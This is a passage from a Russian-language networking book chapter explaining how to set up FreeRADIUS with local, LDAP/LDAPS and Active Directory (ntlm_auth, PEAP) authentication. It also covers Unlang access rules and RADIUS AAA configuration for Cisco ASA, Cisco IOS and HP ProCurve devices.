Теперь, когда мы знаем, как работает простой запрос RADIUS, давайте начнем создавать свой собственный сервер RADIUS.

Внедрение RADIUS с локальной аутентификацией Linux

В этом примере показана простейшая конфигурация RADIUS, в которой значения UserID и Password определяются локально в конфигурационном файле. Для сервера в среде реальной эксплуатации это не рекомендуется по следующим причинам:

- Пароли RADIUS хранятся в виде строк открытого текста, поэтому в случае взлома злоумышленник может их получить.
- Пароли вводит администратор, а не пользователь. Это значит, что теряется ключевой фактор безопасности — неотказуемость: если произошел инцидент, связанный с такой учетной записью, то пострадавший пользователь всегда может сказать: «Администратор тоже знает мой пароль, значит, это сделал он».
- Кроме того, когда пароль назначен администратором, пользователь не может его изменить, а значит, в большинстве случаев этот пароль RADIUS будет отличаться от других паролей пользователя и его будет труднее запомнить.

Однако это удобный способ протестировать первоначальную конфигурацию RADIUS, прежде чем мы усложним ее серверными хранилищами аутентификации и более замысловатыми формами обмена данными.

Сначала мы установим `freeradius`:

```
sudo apt-get install freeradius
```

Далее мы настроим конфигурацию клиента: она определяет различные устройства NAS, к которым пользователи будут отправлять запросы аутентификации. Для этого будем использовать `sudo` и отредактируем файл `/etc/freeradius/3.0/clients.conf`. Как и следовало ожидать, файлы конфигурации RADIUS нельзя редактировать или даже просматривать с правами обычного пользователя, поэтому для доступа к ним требуется `sudo`.

В конце этого файла мы добавим для каждого клиентского устройства RADIUS 4-строчный блок с именем устройства, его IP-адресом и общим секретом. Обратите внимание, что в качестве секрета обычно принято использовать длинную случайную строку, уникальную для каждого устройства. Нетрудно написать быстрый скрипт, который генерировал бы такую строку, см. <https://isc.sans.edu/forums/diary/How+do+you+spell+PSK/16643>.

В следующем примере кода мы добавили три коммутатора (их имена начинаются с `sw`) и виртуальный беспроводной контроллер (`vWLC01`). Присваивая имена

устройствам, важно соблюдать последовательность. Обычно бывает так, что для разных типов устройств нужны разные правила или политики, поэтому удобно называть их по единой схеме в зависимости от типа устройства. Кроме того, простые операции вроде сортировки списка становятся еще проще, если схема именования устройств известна и последовательна:

```
client sw-core01 {
    ipaddr=192.168.122.9
    nastype = cisco
    secret = 7HdRRTP8qE9T3Mte
}
client sw-office01 {
    ipaddr=192.168.122.5
    nastype = cisco
    secret = SzMjFGX956VF85Mf
}
client sw-floor0 {
    ipaddr = 192.168.122.6
    nastype = cisco
    secret = Rb3x5QW9W6ge6nsR
}
client vwlc01 {
    ipaddr = 192.168.122.8
    nastype = cisco
    secret = uKFJjaBbk2uBytmD
}
```

Обратите внимание, что в некоторых случаях требуется настраивать целые подсети — в этом случае строка `client` может выглядеть примерно так:

```
c client 192.168.0.0/16 {
```

Обычно это не рекомендуется, потому что таким образом сервер RADIUS открывается для атак из любой точки этой подсети. Если возможно, используйте фиксированные IP-адреса. Однако бывают ситуации, когда приходится указывать подсети, например если у вас есть **точки беспроводного доступа (WAP)**, которые аутентифицируют беспроводных клиентов непосредственно в RADIUS, а IP-адреса назначаются динамически с помощью протокола DHCP.

Обратите также внимание на строку `nastype` — она связывает устройство с файлом словаря, который содержит определения для распространенных пар AV, относящихся к этому производителю.

Затем давайте создадим тестового пользователя. С помощью `sudo` добавьте в файл `/etc/freeradius/3.0/users` тестовую учетную запись, например:

```
testaccount Cleartext-Password := "Test123"
```

Наконец, перезапустите службу:

```
sudo service freeradius restart
```

И еще немного устранения неполадок: чтобы проверить синтаксис своего файла конфигурации, используйте следующую команду:

```
sudo freeradius -CX
```

Чтобы протестировать аутентификацию, введите пару AV с именем и паролем пользователя, затем запустите клиент RADIUS командой `radclient`:

```
$ echo "User-Name=testaccount,User-Password=Test123" | radclient localhost:1812
auth testing123
Sent Access-Request Id 31 from 0.0.0.0:34027 to 127.0.0.1:1812 length 44
Received Access-Accept Id 31 from 127.0.0.1:1812 to 127.0.0.1:34027 length 20
```

Закончив это тестирование, лучше удалить локально определенного пользователя: об этом не стоит забывать, потому что эта учетная запись в будущем может стать лазейкой для злоумышленника. Давайте теперь расширим нашу конфигурацию до более типичной корпоративной модели, добавив внутренний каталог на основе LDAP.

RADIUS с внутренней аутентификацией LDAP/LDAPS

Внутреннее (backend) хранилище аутентификации, такое как LDAP, полезно по многим причинам. Поскольку при этом обычно используется то же хранилище, что и при обычном входе в систему, мы получаем такие преимущества:

- С помощью членства в группе в LDAP можно управлять критическим доступом (например, административным).
- Пароли для доступа к RADIUS — те же, что и для стандартного входа в систему, поэтому их легче запоминать.
- Пароли и их изменения контролирует пользователь.
- Обслуживание учетных данных находится в одном центральном месте на случай, если пользователь меняет членство в группах. В частности, если он уходит из организации, его учетная запись отключается одновременно в LDAP и RADIUS.

Недостаток этого метода очевиден: пользователи зачастую не умеют подбирать хорошие пароли. Вот почему рекомендуется использовать многофакторную аутентификацию, особенно для любых интерфейсов, которые выходят в общедоступный интернет (мы обсудим это позже в этой главе).

Если для доступа достаточно только ввести имя и пароль пользователя, у злоумышленника появляется несколько отличных вариантов для взлома:

- **Подстановка учетных данных** (credential stuffing). Этот метод заключается в том, что злоумышленник собирает пароли от других скомпрометированных учетных записей (они находятся в свободном доступе), а также пароли, которые стоит ожидать внутри компании (например, названия корпоративных спортивных команд или продуктов компании), и слова, которые могут иметь специальное значение для хозяина атакуемой учетной записи (например, имена детей или супруга, модель автомобиля, название улицы или номер телефона). Затем с помощью этих паролей злоумышленник пробует взломать намеченные учетные записи, которые он обычно собирает либо с корпоративного сайта, либо в социальных сетях (в первую очередь в LinkedIn). Это удивительно эффективный метод, потому что люди склонны создавать предсказуемые пароли, использовать один и тот же пароль на разных сайтах или и то и другое сразу. В организациях любого размера злоумышленнику обычно требуется от нескольких минут до суток, чтобы провести успешную атаку. Поскольку эта схема хорошо работает, она автоматизирована в некоторых вредоносных программах, начиная с печально известного *Mirai* (который в 2017 году атаковал административный доступ к распространенным устройствам **интернета вещей (IoT)**) и включая многочисленные производные программы, которые подбирают пароли по спискам популярных слов.
- **Перебор** (brute forcing) **учетных данных**. То же самое, что подстановка, с той разницей, что все пароли из списка пробуются для всех учетных записей, а когда список заканчивается, в ход идет перебор всех комбинаций символов. В отличие от подстановки, эта атака продолжается и после первоначального приступа. Это показывает дисбаланс между атакующим и обороняющимся: продолжение атаки практически ничего не стоит для злоумышленника (он расходует разве что вычислительную мощность и пропускную способность), так что почему бы не продолжать попытки неограниченно долго?

Настроить RADIUS для хранилища аутентификации LDAP очень просто. Хотя мы рассмотрим стандартную конфигурацию LDAP, важно помнить, что этот протокол передает данные в виде открытого текста, что является отличной мишенью для злоумышленников, так что LDAPS (LDAP поверх **TLS**) всегда предпочтительнее. Обычно стандартную конфигурацию LDAP стоит использовать только для тестирования, прежде чем добавлять уровни шифрования с помощью LDAPS.

Во-первых, давайте настроим внутренний каталог в RADIUS, используя LDAP как транспортный протокол. В этом примере каталогом LDAP является **Microsoft**

Active Directory (AD), хотя в среде Linux обычно заводят каталог LDAP для Linux (например, с помощью OpenLDAP).

Сначала установите пакет `freeradius-ldap`:

```
$ sudo apt-get install freeradius-ldap
```

Прежде чем мы начнем внедрять LDAPS, вам понадобится публичный сертификат сервера ЦС, который используется вашим сервером LDAPS. Получите этот файл в формате **PEM (Privacy Enhanced Mail)**, который также называется Base64, — он рассматривался в главе 8 «Службы сертификатов в Linux») и скопируйте его в каталог `/usr/share/ca-certificates/extra`. Для начала этот каталог необходимо создать:

```
$ sudo mkdir /usr/share/ca-certificates/extra
```

Скопируйте или переместите сертификат в новый каталог, например так:

```
$ sudo cp publiccert.crt /usr/share/ca-certificates/extra
```

Следующая команда заставит Ubuntu добавить этот каталог в группу каталогов с сертификатами:

```
$ sudo dpkg-reconfigure ca-certificates
```

Когда вам будет предложено добавить любые новые сертификаты, обязательно выберите тот, который вы только что скопировали. Если в списке есть какие-то сертификаты, которые вы не ожидали увидеть, отмените эту операцию, и прежде чем продолжать, убедитесь, что эти сертификаты не вредоносны.

Далее мы отредактируем файл `/etc/freeradius/3.0/mods-enabled/ldap`. Этот файл здесь не приводится; в качестве образца можно использовать файл `/etc/freeradius/3.0/mods-available/ldap` или создать ссылку непосредственно на него.

Строка `server` в приведенной ниже конфигурации подразумевает, что ваш сервер RADIUS умеет разрешать имя этого сервера с помощью DNS.

Мы настроим LDAPS, используя такой код:

```
ldap {
    server = 'dc01.coherentsecurity.com'
    port = 636
    # Учетные данные специального пользователя FreeRADIUS,
    # у которого есть нужные права
    identity = ldapuser@coherentsecurity.com
    password = <пароль>
    base_dn = 'DC=coherentsecurity,DC=com'
    user {
```

```
# Закомментируйте фильтр по умолчанию, который использует uid,  
# и замените его на фильтр с samaccountname  
#filter = "(uid=%{%Stripped-User-Name}:-{%User-Name}})"  
filter = "(samaccountname=%{%Stripped-User-Name}:-{%User-Name}})"  
}  
tls {  
    ca_file = /usr/share/ca-certificates/extra/publiccert.crt  
}  
}
```

Если вам пришлось настраивать LDAP, а не LDAPS, порт меняется на 389, и конечно же, нет никакого сертификата, поэтому раздел `tls` в файле конфигурации `ldap` можно удалить или закомментировать.

Пользователю `ldapuser`, который фигурирует в предыдущем примере, обычно не нужен какой-то особый доступ. Однако обязательно используйте для этой учетной записи длинный случайный пароль (больше 16 символов), потому что в большинстве случаев он вряд ли будет часто меняться со временем.

Затем мы направляем аутентификацию **PAP** в LDAP, добавляя ее в раздел `authenticate/pap` файла `/etc/freeradius/3.0/sites-enabled/default` (обратите внимание, что это ссылка на основной файл в каталоге `/etc/freeradius/3.0/sites-available`):

```
pap  
if (noop && User-Password) {  
    update control {  
        Auth-Type := LDAP  
    }  
}
```

Кроме того, не забудьте раскомментировать строку `ldap` в том же разделе:

```
ldap
```

Теперь можно запустить `freeradius` на переднем плане. Это позволит нам видеть обработку сообщений в реальном времени, в частности любые отображаемые ошибки. Благодаря этому нам не придется копаться в журналах ошибок во время первоначального тестирования. Вот код, который понадобится для этого:

```
$ sudo freeradius -CX
```

Если нужна дальнейшая отладка, с помощью следующего кода можно запустить сервер `freeradius` в режиме отладки, чтобы журнал по умолчанию отображался в реальном времени:

```
$ sudo freeradius -X
```

Наконец, когда все заработает, перезапустите сервер RADIUS, чтобы применить все изменения конфигурации:

```
$ sudo service freeradius restart
```

Чтобы снова проверить вход пользователя с вашего локального компьютера, выполните следующий код:

```
$ echo "User-Name=test,User-Password=P@ssw0rd!" | radclient
localhost:1812 auth testing123
```

Наконец, давайте включим группы с поддержкой LDAP: в следующем разделе («Сценарии использования RADIUS») мы увидим, что в различных политиках нужно использовать членство в группах. Для этого мы вернемся к файлу `ldap` и добавим раздел `group`:

```
group {
    base_dn = "${..base_dn}"
    filter = '(objectClass=Group)'
    name_attribute = cn
    membership_filter = "(|(member=%{control:${..user_dn}})
(memberUid=%{%{Stripped-User-Name}:-%{User-Name}}))"
    membership_attribute = 'memberOf'
    cacheable_name = 'no'
    cacheable_dn = 'no'
}
```

Когда все это готово, важно понимать, что LDAP предназначен не столько для аутентификации, сколько для авторизации: например, он отлично умеет проверять членство в группе. На самом деле, как вы наверняка заметили в процессе настройки сервера, соответствующие фильтры были специально указаны в файлах конфигурации.

Давайте воспользуемся **NT LAN Manager (NTLM)** — одним из базовых протоколов AD для аутентификации.

Аутентификация NTLM (AD): введение в CHAP

В наиболее распространенной конфигурации, которую мы наблюдаем в большинстве организаций, RADIUS связывается с AD, чтобы получать информацию об учетных записях и членстве в группах. Хотя **Microsoft Network Policy Server (NPS)** бесплатен и легко устанавливается на сервер Windows, который входит в домен, в нем нет простых средств конфигурации, чтобы связать его со службой **двухфакторной аутентификации (2FA)**, такой как Google Authenticator. Поэтому сервер RADIUS на базе Linux, интегрированный с AD, становится привлекательным вариантом для организаций, которым нужна многофакторная аутентификация. Также это решение использует преимущества членства в группе AD, устанавливая права доступа.

Как выглядит аутентификация для этой схемы? Давайте рассмотрим стандартный протокол аутентификации «вызов — квитирование» (CHAP) — Microsoft CHAP (MS-CHAP) или MS-CHAPv2, который добавляет к обмену данными в RADIUS возможность сменить пароль. Простейшая коммуникация в CHAP выглядит так:




Рис. 9.4. Простейшая коммуникация в CHAP

Рассмотрим эту процедуру по шагам:

- Сначала клиент отправляет начальное приветствие (**Hello**), в которое входит идентификатор пользователя (**USERID**), но не пароль.
- NAS отправляет **вызов (Challenge) CHAP**. Он вычисляется на основе случайного числа и секретного ключа RADIUS, а затем хешируется с помощью MD5.
- Клиент (запрашивающая сторона) использует это значение, чтобы хешировать пароль, а затем отправляет это значение в ответе.
- NAS отправляет это случайное число и значение ответа серверу RADIUS, который выполняет свои собственные расчеты.
- Если два значения совпадают, то сеанс получает ответ RADIUS Access — Accept (доступ разрешен). Если нет, то он получает ответ RADIUS Access — Reject (доступ отклонен).

Протокол **PEAP (Защищенный расширяемый протокол аутентификации)** добавляет к этой коммуникации еще один элемент: между клиентом и сервером RADIUS происходит обмен данными TLS, который позволяет клиенту проверить подлинность сервера, а также шифровать обмен данными с помощью стандартного TLS. Для этого серверу RADIUS нужен сертификат, а клиентам нужно, чтобы эмитент сертификата находился в их хранилище доверенных ЦС.

Чтобы наладить интеграцию с AD (используя PEAP MS-CHAPv2) для FreeRADIUS, мы настроим `ntlm_auth` для аутентификации и переместим LDAP как есть в раздел конфигурации `authorize`.

Прежде чем начать работу с `ntlm_auth`, нужно установить `samba` (это название — игра слов от **SMB — Server Message Block**, «блок сообщений сервера»). Сначала убедимся, что он еще не установлен:

```
$ sudo apt list --installed | grep samba
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.
samba-libs/focal-security,now 2:4.11.6+dfsg-0ubuntu1.6 amd64
[installed,upgradable to: 2:4.11.6+dfsg-0ubuntu1.8]
```

Из этого листинга мы видим, что `samba` не установлен на нашей виртуальной машине, поэтому давайте добавим его в конфигурацию с помощью следующей команды:

```
sudo apt-get install samba
```

Также установим `winbind`:

```
sudo apt-get install winbind
```

Отредактируйте `/etc/samba/smb.conf` и измените строки, показанные в следующем листинге, в соответствии с вашим доменом (здесь упоминается наш тестовый домен). При редактировании обязательно используйте `sudo`: для изменения этого файла вам потребуются права `root`. Обратите внимание, что строка `[homes]`, скорее всего, по умолчанию закомментирована:

```
[global]
workgroup = COHERENTSEC
security = ADS
realm = COHERENTSECURITY.COM
winbind refresh tickets = Yes
winbind use default domain = yes
vfs objects = acl_xattr
map acl inherit = Yes
store dos attributes = Yes
dedicated keytab file = /etc/krb5.keytab
kerberos method = secrets and keytab

[homes]
```

```
comment = Home Directories
browseable = no
writeable=yes
```

Затем мы отредактируем файл `krb5.conf`. Образец этого файла расположен в `/usr/share/samba/setup` — скопируйте его в `/etc` и отредактируйте эту копию. Обратите внимание, что по умолчанию в файле находятся записи для `EXAMPLE.COM`, и в большинстве случаев их нужно удалить (`example.com` — это зарезервированный домен для примеров и документации). Код показан в следующем листинге:

```
[logging]
default = FILE:/var/log/krb5libs.log
kdc = FILE:/var/log/krb5kdc.log
admin_server = FILE:/var/log/kadmind.log
[libdefaults]
default_realm = COHERENTSECURITY.COM
dns_lookup_realm = false
dns_lookup_kdc = false
[realms]
COHERENTSECURITY.COM = {
    kdc = dc01.coherentsecurity.com:88
    admin_server = dc01.coherentsecurity.com:749
    kpasswdserver = dc01.coherentsecurity.com
    default_domain = COHERENTSECURITY.COM
}
[domain_realm]
.coherentsecurity.com = coherentsecurity.com
[kdc]
profile = /var/kerberos/krb5kdc/kdc.conf
[appdefaults]
pam = {
    debug = false
    ticket_lifetime = 36000
    renew_lifetime = 36000
    forwardable = true
    krb4_convert = false
}
```

Отредактируйте файл `/etc/nsswitch.conf` и добавьте ключевое слово `winbind`, как показано в следующем фрагменте кода. Обратите внимание, что в `Ubuntu 20` по умолчанию отсутствует строка `automount`, поэтому ее можно добавить:

```
passwd:      files systemd winbind
group:       files systemd winbind
shadow:      files winbind
protocols:   db files winbind
services:    db files winbind
netgroup:    nis winbind
automount:   files winbind
```

Теперь все должно быть настроено — по крайней мере частично. Перезапустите узел, а затем убедитесь, что следующие две службы работают:

- `smbd` предоставляет общий доступ к файлам и принтерам;
- `nmbd` предоставляет сервер имен NetBIOS поверх IP.

На этом этапе вы можете подключить свой узел Linux к домену AD (вам будет предложено ввести пароль):

```
# net ads join -U Administrator
```

Перезапустите службы `smbd` и `windbind`:

```
# systemctl restart smbd windbind
```

Состояние служб можно проверить с помощью такого кода:

```
$ sudo ps -e | grep smbd
$ sudo ps -e | grep nmbd
```

А для более подробной информации можно запустить следующие команды:

```
$ sudo service smbd status
$ sudo service nmbd status
```

Теперь у вас должна быть возможность получить списки пользователей и групп в домене Windows, как показано в следующем листинге:

```
$ wbinfo -u
COHERENTSEC\administrator
COHERENTSEC\guest
COHERENTSEC\ldapuser
COHERENTSEC\test
...
$ wbinfo -g
COHERENTSEC\domain computers
COHERENTSEC\domain controllers
COHERENTSEC\schema admins
COHERENTSEC\enterprise admins
COHERENTSEC\cert publishers
COHERENTSEC\domain admins
...
```

Если это не работает, первым делом ищите проблему в DNS. Вспомните старую поговорку, сформулированную здесь как хайку:

Это не DNS.
Не может быть, чтобы это был DNS.
И все же это был DNS.

Это выглядит так смешно, потому что это правда. Если конфигурация DNS не в порядке, то и другие компоненты не работают должным образом. Чтобы все это функционировало, вашей станции Linux потребуется разрешать записи на DNS-сервере Windows. Самый простой способ сделать это — настроить сервер DNS вашей станции на IP-адрес этого сервера Windows (чтобы освежить знания о команде `nmcli`, обратитесь к главе 2 «Базовая конфигурация сети в Linux. Работа с локальными интерфейсами»). Однако вместо этого можно настроить условное перенаправление на вашем DNS-сервере Linux или добавить вторичную зону AD DNS на ваш узел — доступно несколько альтернативных методов в зависимости от того, какая служба нужна в качестве «основной» в вашем случае.

Чтобы проверить разрешение DNS, попробуйте пропинговать контроллер домена по имени. Если это сработает, поищите записи службы (SRV), которые обеспечивают важную часть базовой функциональности AD. Например, можно взглянуть на эту запись:

```
dig +short _ldap._tcp.coherentsecurity.com SRV
0 100 389 dc01.coherentsecurity.com
```

Затем убедитесь, что вы можете аутентифицироваться в AD — сначала с помощью `wbinfo`, а потом еще раз с помощью команды `ntlm_auth` (которую использует RADIUS):

```
wbinfo -a administrator%Passw0rd!
plaintext password authentication failed
# ntlm_auth --request-nt-key --domain=coherentsecurity.com --username=Administrator
Password:
NT_STATUS_OK: The operation completed successfully. (0x0)
```

Обратите внимание, что при попытке входа в систему через `wbinfo` пароль в виде обычного текста не проходит — конечно, это именно то, чего мы добивались.

Теперь, когда наше подключение к домену работает, мы готовы приступить к работе с конфигурацией RADIUS.

Первым шагом будет обновить файл `/etc/freeradius/3.0/mods-available/mschap`, чтобы настроить параметр, который устраняет дефект в квитировании «вызов — ответ». В файле `mschap` должен появиться такой код:

```
chap {
    with_ntdomain_hack = yes
}
```

Кроме того, если вы прокрутите файл вниз, то увидите строку, начинающуюся с `ntlm_auth =`. В итоге эта строка должна выглядеть так:

```
ntlm_auth = "/usr/bin/ntlm_auth --request-nt-key --username=%{%{Stripped-User-Name}:-%{%{User-Name}:-None}} --challenge=%{%{mschap:Challenge}:-00} --nt-response=%{%{mschap:NT-Response}:-00} --domain=%{%{mschap:NT-Domain}"
```

Если вы выполняете аутентификацию компьютера, вам может потребоваться изменить параметр `username` таким образом:

```
--username=%{%{mschap:User-Name}:-00}
```

Наконец, чтобы включить PEAP, мы переходим к файлу `mods-available/eap` и редактируем строку `default_eap_type`, изменяя в ней метод с `md5` на `peap`. Затем в разделе `tls-config tls-common` нужно обновить строку `random_file`: вместо значения по умолчанию `${certdir}/random` должно быть `random_file = /dev/urandom`.

В результате изменения в файле `eap` будут выглядеть так:

```
eap {
    default_eap_type = peap
}
tls-config tls-common {
    random_file = /dev/urandom
}
```

На этом стандартная конфигурация на стороне сервера для аутентификации PEAP завершена.

На стороне клиента (запрашивающей стороны) мы просто включаем аутентификацию CHAP или PEAP. В этой конфигурации станция отправляет идентификатор пользователя или имя машины в качестве аутентифицирующей учетной записи вместе с хешированной версией пароля пользователя или рабочей станции. На стороне сервера этот хеш сравнивается с его собственным результатом вычислений. Пароль никогда не передается в открытом виде, однако вызов (`challenge`), который отправляет сервер, выполняется как дополнительный шаг.

На устройстве NAS (например, на шлюзе VPN или в беспроводной системе) мы включаем аутентификацию MS-CHAP или MS-CHAPv2 (которая добавляет возможность изменять пароль через RADIUS).

Однако ситуация может немного усложиться. Что, если мы хотим использовать RADIUS для нескольких целей, например управлять доступом к VPN и административным доступом к соответствующему серверу VPN одновременно, используя одни и те же серверы RADIUS? Давайте рассмотрим, как настроить нужные правила с помощью языка `Unlang`.

Unlang — «антиязык» для FreeRADIUS

FreeRADIUS поддерживает простой язык описания конфигураций под названием **Unlang** (сокращение от `unlanguage`, что можно примерно перевести как «антиязык»). Он позволяет создавать правила, которые добавляют дополнительные

элементы управления к процедуре аутентификации RADIUS и принятию окончательного решения.

Код на Unlang обычно находится в файлах виртуального сервера (в нашем случае это будет `/etc/freeradius/3.0/sites-enabled/default`) и может размещаться в разделах `authorize`, `authenticate`, `post-auth`, `preacct`, `accounting`, `pre-proxу`, `post-proxу` и `session`.

В наиболее распространенных конфигурациях можно найти входящую переменную RADIUS или пару AV, например `Service-Type` со значением `Administrative` или `Authenticate-Only`, а в коде Unlang сопоставлять его с проверкой членства в группах, например группах сетевых администраторов, пользователей VPN или пользователей беспроводной сети.

Для простого случая с двумя видами требований входа в брандмауэр (доступ к VPN или административный доступ) можно задать такое правило:

```
if(&NAS-IP-Address == "192.168.122.20") {
    if(Service-Type == Administrative && LDAP-Group == "Network Admins") {
        update reply {
            Cisco-AVPair = "shell:priv-lvl=15"
        }
        accept
    }
    elsif (Service-Type == "Authenticate-Only" && LDAP-Group == "VPN Users" ) {
        accept
    }
    elsif {
        reject
    }
}
```

Этот пример можно развить, зная, что если пользователь заходит из-под VPN, то `Called-Station-ID` будет внешним IP-адресом брандмауэра, тогда как административный запрос на вход будет направлен на внутренний IP-адрес или IP-адрес управления (в зависимости от вашей конфигурации).

Если задействовано много устройств, на замену бесконечному списку операторов `if/else-if` может пригодиться конструкция `switch/case`. Можно также использовать **регулярные выражения (regexes)** для различных имен устройств, так что, если вы применяете хорошие принципы именования, сопоставьте `all switches`, например, с `NAS-Identifier =~ /SW*/`.

При аутентификации для беспроводного доступа параметр `NAS-Port-Type` будет иметь значение `Wireless-802.11`, а для запроса на проводной доступ `802.1x` — значение `Ethernet`.

Можно задать разные критерии аутентификации для разных беспроводных SSID, воспользовавшись тем, что SSID обычно находится в переменной `Called-Station-SSID` в формате `<MAC-адрес точки доступа>:SSIDNAME`, где символы `-` разделяют байты MAC-адреса: например, `58-97-bd-bc-3e-c0:WLCORP`. Чтобы в этом случае получить MAC-адрес, нужно сопоставить последние шесть символов, например что-то вроде `WLCORP$`.

В типичной корпоративной среде может быть два или три SSID для разных уровней доступа, административные учетные записи для разных типов сетевых устройств, пользователи с доступом к VPN или к определенному SSID — в общем, код на `Uplang` способен быстро стать очень сложным. Изменения в этом коде рекомендуется сначала проверять в небольшом тестовом окружении (возможно, с виртуальными сетевыми устройствами), а затем развертывать и тестировать в среде эксплуатации во время плановых периодов простоя или окон обслуживания.

Теперь, когда мы овладели всей теорией, давайте настроим несколько устройств из реальной жизни под различные требования аутентификации.

Сценарии использования RADIUS

В этом разделе мы рассмотрим несколько типов устройств и изучим, какие у них могут быть требования и варианты аутентификации и как можно реализовать их все с помощью RADIUS. Давайте начнем со шлюза VPN, используя стандартную аутентификацию по имени пользователя и паролю (не волнуйтесь — мы не оставим это в таком виде).

Аутентификация в VPN по имени пользователя и паролю

Аутентификация в службах VPN (а ранее — в службах коммутируемого доступа) — это то, для чего большинство организаций в первую очередь используют RADIUS. Однако со временем однофакторный вход в систему через логин и пароль перестал быть безопасным в любых общедоступных службах. Мы обсудим этот тип аутентификации в текущем разделе, однако обновим его до более современного, когда дойдем до многофакторной аутентификации.

Во-первых, укажите свой шлюз VPN (обычно это ваш брандмауэр) в качестве клиента для RADIUS: добавьте его в файл `/etc/freeradius/3.0/clients.conf`, например так:

```
client hqfw01 {
  ipaddr = 192.168.122.1
  vendor = cisco
  secret = pzg64yr43njm5eu
}
```

Затем настройте брандмауэр так, чтобы он указывал на RADIUS для аутентификации пользователей VPN. Например, для брандмауэра **Cisco ASA** нужно внести следующие изменения:

```
! создайте группу AAA под названием "RADIUS", которая использует протокол RADIUS
aaa-server RADIUS protocol radius
! затем создайте серверы, которые являются членами этой группы
aaa-server RADIUS (inside) host <IP-адрес сервера RADIUS 01>
  key <ключ 01>
  radius-common-pw <ключ 01>
  no mschap2-capable
  acl-netmask-convert auto-detect
aaa-server RADIUS (inside) host <IP-адрес сервера RADIUS 02>
  key <ключ 02>
  radius-common-pw <ключ 02>
  no mschap2-capable
  acl-netmask-convert auto-detect
```

Затем обновите `tunnel-group`, чтобы использовать группу серверов RADIUS для аутентификации:

```
tunnel-group <имя туннеля VPN> general-attributes
  authentication-server-group RADIUS
  default-group-policy VPNPOLICY
```

Теперь, когда это работает, давайте добавим RADIUS в качестве метода аутентификации для административного доступа к этому же VPN.

Административный доступ к сетевым устройствам

Следующее, что мы собирались настроить, — административный доступ к тому же самому брандмауэру. Как это сделать, чтобы у обычных пользователей VPN не появилось доступа к административным функциям? Легко — мы воспользуемся дополнительными парами AV (помните, мы обсуждали их ранее в этой главе?).

Сначала настроим новую сетевую политику с такими учетными данными:

- для пользователей VPN добавим пару AV для `Service-Type` со значением `Authenticate-Only`;
- для пользователей с правами администратора добавим пару AV для `Service-Type` со значением `Administrative`.

На стороне RADIUS потребуется членство в группе для каждой политики, поэтому во внутреннем хранилище аутентификации мы создадим группы `VPN Users` и `Network Administrators` и заполним их соответствующим образом. Обратите внимание, что когда все это заработает, у администраторов будет и доступ к VPN, и административный доступ, однако у обычных учетных записей VPN будет доступ только к VPN.

Чтобы получить фактический код правил, мы вернемся к предыдущему разделу про Unlang и воспользуемся примером оттуда, который делает именно то, что нам нужно. Если вы запрашиваете административный доступ, вы должны быть в группе `Network Administrators`, а если вам нужен доступ к VPN, вы должны быть в группе `VPN Users`. Если запрашиваемый доступ не соответствует членству в группе, вам будет отказано в доступе.

Теперь, когда RADIUS настроен, давайте направим административный доступ к графическому пользовательскому интерфейсу, а интерфейсы SSH — к RADIUS для аутентификации. На брандмауэре внесите следующие изменения в конфигурацию ASA, которую мы уже обсуждали в контексте VPN:

```
aaa authentication enable console RADIUS LOCAL
aaa authentication http console RADIUS LOCAL
aaa authentication ssh console RADIUS LOCAL
aaa accounting enable console RADIUS
aaa accounting ssh console RADIUS
aaa authentication login-history
```

Обратите внимание, что для каждого метода входа существует список методов аутентификации. Сначала используется RADIUS, но если это не удастся (например, если сервер RADIUS не работает или недоступен), аутентификация для локальных учетных записей не сработает. Также обратите внимание, что RADIUS находится в списке для режима `enable`. Это значит, что нам больше не нужен единственный общий пароль для `enable`, который должны использовать все администраторы. Наконец, команда `aaa authentication log-history` означает, что, когда вы входите в режим `enable`, брандмауэр вставит ваше имя пользователя в запрос RADIUS и вам нужно будет ввести только пароль.

Если бы не было правила `unlang`, предыдущая конфигурация позволила бы обычным пользователям VPN запрашивать и получать административный доступ. Если ваш RADIUS контролирует разные варианты доступа к одному устройству, то необходимо написать правила, которые обеспечивают корректный доступ.

Закончив настройку брандмауэра, давайте займемся административным доступом к маршрутизаторам и коммутаторам.

Административный доступ к маршрутизаторам и коммутаторам

Начнем с настройки маршрутизатора или коммутатора Cisco. Эта конфигурация будет незначительно отличаться в зависимости от платформы или версии **Cisco IOS**, но обычно выглядит примерно так:

```
radius server RADIUS01
  address ipv4 <IP-адрес сервера RADIUS 01> auth-port 1812 acct-port 1813
  key <ключ>

radius server RADIUS02
  address ipv4 <IP-адрес сервера RADIUS 02> auth-port 1812 acct-port 1813
  key <ключ>

aaa group server radius RADIUSGROUP
  server name RADIUS01
  server name RADIUS02

ip radius source-interface <имя интерфейса уровня 3>

aaa new-model
aaa authentication login RADIUSGROUP group radius local
aaa authorization exec RADIUSGROUP group radius local
aaa authorization network RADIUSGROUP group radius local

line vty 0 97
  ! ограничивает доступ к набору доверенных рабочих станций или подсетей
  access-class ACL-MGT in
  login authentication RADIUSG1
  transport input ssh
```

Эквивалентная конфигурация устройств **HP ProCurve** будет выглядеть так:

```
radius-server host <IP-адрес сервера> key <ключ >
aaa server-group radius "RADIUSG1" host <IP-адрес сервера >
! необязательные параметры RADIUS и AAA
radius-server dead-time 5
radius-server timeout 3
radius-server retransmit 2
aaa authentication num-attempts 3
aaa authentication ssh login radius server-group "RADIUSG1" local
aaa authentication ssh enable radius server-group "RADIUSG1" local
```

Обратите внимание, что при входе в режим enable коммутатору HP во второй раз потребуется полная аутентификация (имя пользователя и пароль), а не только пароль, как вы, возможно, ожидали.

